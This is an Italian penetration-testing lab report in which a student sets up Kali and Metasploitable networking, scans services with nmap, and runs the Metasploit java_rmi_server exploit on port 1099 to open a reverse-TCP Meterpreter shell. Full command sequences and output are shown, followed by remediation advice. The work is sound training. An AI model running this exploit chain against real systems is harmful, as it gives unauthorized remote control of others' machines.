

INDICE

CONFIGURAZIONE DI RETE

- 1.IMPOSTAZIONE DI RETE (kali)
- 2.IMPOSTAZIONE DI RETE (metasploitable)
- 3.VERIFICA COMUNICAZIONE

ENUMERAZIONE SERVIZI

- 4.SCANSIONE SERVIZI

METASPLOIT

- 5.CONFIGURAZIONE
- 6.EXPLOIT

CONCLUSIONI


- 7.AZIONI DI RIMEDIO

PROGETTO S7-L5

CONFIGURAZIONE DI RETE


1.IMPOSTAZIONE DI RETE (kali)

Con il comando "sudo nano /etc/network/interfaces" ho accesso alla configurazione di rete di Kali, come richiesto modifico l'indirizzo ip dell'interfaccia eth0 in modo tale che risulti 192.168.11.111



2.IMPOSTAZIONE DI RETE (metasploitable)


Seguendo lo stesso iter configuro l'indirizzo ip affinché risulti 192.168.11.112



PROGETTO S7-L5

3. VERIFICA COMUNICAZIONE

Affinchè il nostro tentativo di exploit vada a buon fine, è necessario verificare la comunicazione tra le due macchine virtuali, inviamo attraverso il comando ping dei pacchetti icmp, avremo un riscontro positivo qualora risulti una risposta da parte della macchina target.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=10.4 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.72 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.86 ms  
^C  
--- 192.168.11.112 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.724/4.662/10.405/4.061 ms  
  
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=4.29 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.68 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=2.02 ms  
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.72 ms  
--- 192.168.11.111 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3008ms  
rtt min/avg/max/mdev = 1.681/2.431/4.292/1.082 ms
```

ENUMERAZIONE SERVIZI

4. SCANSIONE SERVIZI

Per poter individuare i servizi attivi sul target, utilizzeremo un tool di Kali, nmap, specificando l'opzione -sV in modo da visualizzare in output la versione per ogni servizi individuato.



```
kali@kali: ~  
File Actions Edit View Help  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 0.15 seconds  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 08:32 GMT  
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 47.83% done; ETC: 08:33 (0:00:07 remaining)  
Nmap scan report for 192.168.11.112  
Host is up (0.0014s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        NetKit rshd  
514/tcp   open  shell        NetKit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 26.22 seconds
```

PROGETTO S7-L5

Il servizio attraverso il quale sfrutteremo un eventuale vulnerabilità per ottenere accesso non autorizzato alla macchina target è "java-rmi" associato alla Porta 1099.

Supponiamo di avere un programma che deve essere in grado di accedere a un database. Il database si trova su un computer diverso dal computer su cui viene eseguito il programma.

Possiamo utilizzare il servizio Java-RMI per creare un oggetto remoto che rappresenta il database. Il programma locale può quindi ottenere un riferimento all'oggetto remoto e invocare i metodi necessari per accedere al database.

In questo modo, puoi eseguire lo stesso programma su due computer diversi, anche se si trovano in luoghi diversi.

METASPLOIT

5.CONFIGURAZIONE

Digitiamo sul terminale il comando msfconsole.

Comparirà l'interfaccia da riga di comando di metasploit, un framework open source per lo sviluppo e l'esecuzione di exploits.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

KALI LIN
"the quieter" you become, the more you are
https://metasploit.com

=[ metasploit v6.3.46-dev ]
+ -- --[ 2378 exploits - 1233 auxiliary - 416 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Per poter individuare un exploit che sfrutti la vulnerabilità di java-rmi, utilizziamo il comando "search java_rmi"

PROGETTO S7-L5

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enum
eration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default
Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No      Java RMI Server Insecure Endpoint
Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserializ
ation Privilege Escalation
```

Il tool restituisce due exploit e due moduli ausiliari, nel nostro caso scegliere il modulo n. 1 ci fornirà una maggiore efficienza d'attacco. Con il comando "use 1" indichiamo al programma la nostra preferenza.

```
kali@kali: ~
File Actions Edit View Help

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on th
e local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Con il comando "show options" siamo in grado di visualizzare i vari parametri richiesti dal modulo in questione, è necessario impostare l'indirizzo ip della macchina target in quanto il campo RHOST risulta vuoto di default. Utilizziamo il comando "set RHOST 192.168.11.112" ed il comando "set LHOST 192.168.11.111" per impostare l'indirizzo ip della macchina attaccante che ci permetterà di metterci in ascolto una volta stabilita la connessione attraverso l'exploit. Ad ogni exploit è necessario associare un payload, ovvero le istruzioni da seguire una volta sfruttata la vulnerabilità, di default viene impostato il payload java/meterpreter/reverse_tcp che ci consentirà di ottenere una Shell sulla macchina target. Da notare la dicitura "reverse_tcp", a differenza della "bind_tcp" stabilirà la connessione direttamente dalla macchina target

PROGETTO S7-L5

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Verifichiamo se le impostazioni sono state modificate attraverso il comando "show Options"

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on th
e local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

6. EXPLOIT

Digitiamo il comando "exploit" per far partire l'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9oFq9U4S
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:45943) at 2024-01-19 08:50:12 +0000

meterpreter > █
```

L'exploit sembra essere andato a buon fine, infatti risulta aperta una sessione meterpreter.

PROGETTO S7-L5

Come abbiamo visto in precedenza Meterpreter è un payload avanzato, comunemente usato in combinazione con il framework Metasploit, che fornisce un'estesa gamma di funzionalità per l'hacking etico, il test di penetrazione e la ricerca sulla sicurezza informatica. È noto per essere particolarmente potente e flessibile, offrendo agli operatori la capacità di ottenere un controllo completo su un sistema remoto, eseguire codice, interagire con il file system, eseguire operazioni di rete e molto altro. Verifichiamo la configurazione di rete con il comando "ifconfig". Ci aspettiamo di trovare in output le impostazioni di rete per ciascuna delle due macchine coinvolte, la macchina attaccante e la macchina target.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd80:466d:80b6:1d84:446e:94ff:feeb:e5d
IPv6 Netmask : ::
IPv6 Address : fe80::446e:94ff:feeb:e5d
IPv6 Netmask : ::
```

L'esercizio ci richiede inoltre di verificare la configurazione di routing della rete, qualora non conoscessimo il comando che ci consente di visualizzare tale informazione, digitiamo "help" che ci fornirà una lista dettagliata di tutti i comandi possibili divisi per categoria di utilizzo.

```
meterpreter > help

Stdapi: Networking Commands
=====

Command      Description
-----
ifconfig      Display interfaces
ipconfig      Display interfaces
portfwd       Forward a local port to a remote service
resolve       Resolve a set of host names on the target
route         View and modify the routing table
```


PROGETTO S7-L5

Nella sezione "networking commands" individuiamo il comando "route".

```
meterpreter > route
IPv4 network routes
=====
  Subnet      Netmask      Gateway      Metric  Interface
  -----
  127.0.0.1    255.0.0.0    0.0.0.0      1
  192.168.11.112 255.255.255.0 0.0.0.0      1

IPv6 network routes
=====
  Subnet      Netmask      Gateway      Metric  Interface
  -----
  ::1          ::           ::           1
  fd80:466d:80b6:1d84:446e:94ff:fe5d:fe5d ::           ::
  fe80::446e:94ff:fe5d:fe5d ::           ::

meterpreter > █
```

CONCLUSIONI

7.AZIONI DI RIMEDIO

Autenticazione e Autorizzazione

- Implementare un meccanismo di autenticazione robusto per tutti i servizi RMI.
- Utilizzare l'autorizzazione per controllare l'accesso ai metodi RMI, assicurandosi che solo gli utenti autorizzati possano accedere a funzionalità sensibili.

V

Validazione e Sanificazione dell'Input

- Effettuare una rigorosa validazione e sanificazione degli input per tutti i metodi RMI esposti. Questo aiuta a prevenire attacchi come l'iniezione di codice.

Utilizzo di TLS/SSL

- Configurare Java RMI per utilizzare connessioni TLS/SSL per criptare il traffico di rete. Questo impedisce l'intercettazione e la manipolazione dei dati trasmessi.

Limitare l'Esposizione di RMI Registry

- Non esporre il RMI registry su Internet o su reti non sicure. Se possibile, limitare l'accesso al registry solo a host e reti fidate.

PROGETTO S7-L5

Firewall e Segmentazione di Rete

- Utilizzare firewall per controllare l'accesso alle porte utilizzate da Java RMI (tipicamente la porta 1099).
- Impiegare la segmentazione della rete per isolare l'ambiente in cui vengono eseguiti i servizi RMI.

Logging e Monitoraggio

- Implementare un sistema di logging e monitoraggio per rilevare attività sospette o tentativi di accesso non autorizzati ai servizi RMI.

Aggiornamenti e Patch

- Mantenere il software Java e le applicazioni RMI aggiornati con le ultime patch di sicurezza.

Recensione del Codice e Test di Sicurezza

- Sottoporre il codice RMI a revisioni periodiche e test di sicurezza, come i test di penetrazione, per identificare e correggere le vulnerabilità

Principio del Minimo Privilegio

- Eseguire i servizi RMI con il minimo livello di privilegi necessario per la loro funzione, riducendo così l'impatto di eventuali exploit.

Formazione e Consapevolezza

- Formare gli sviluppatori e il personale IT sulle migliori pratiche di sicurezza relative a Java RMI e sulle minacce comuni.

PROGETTO S7-L5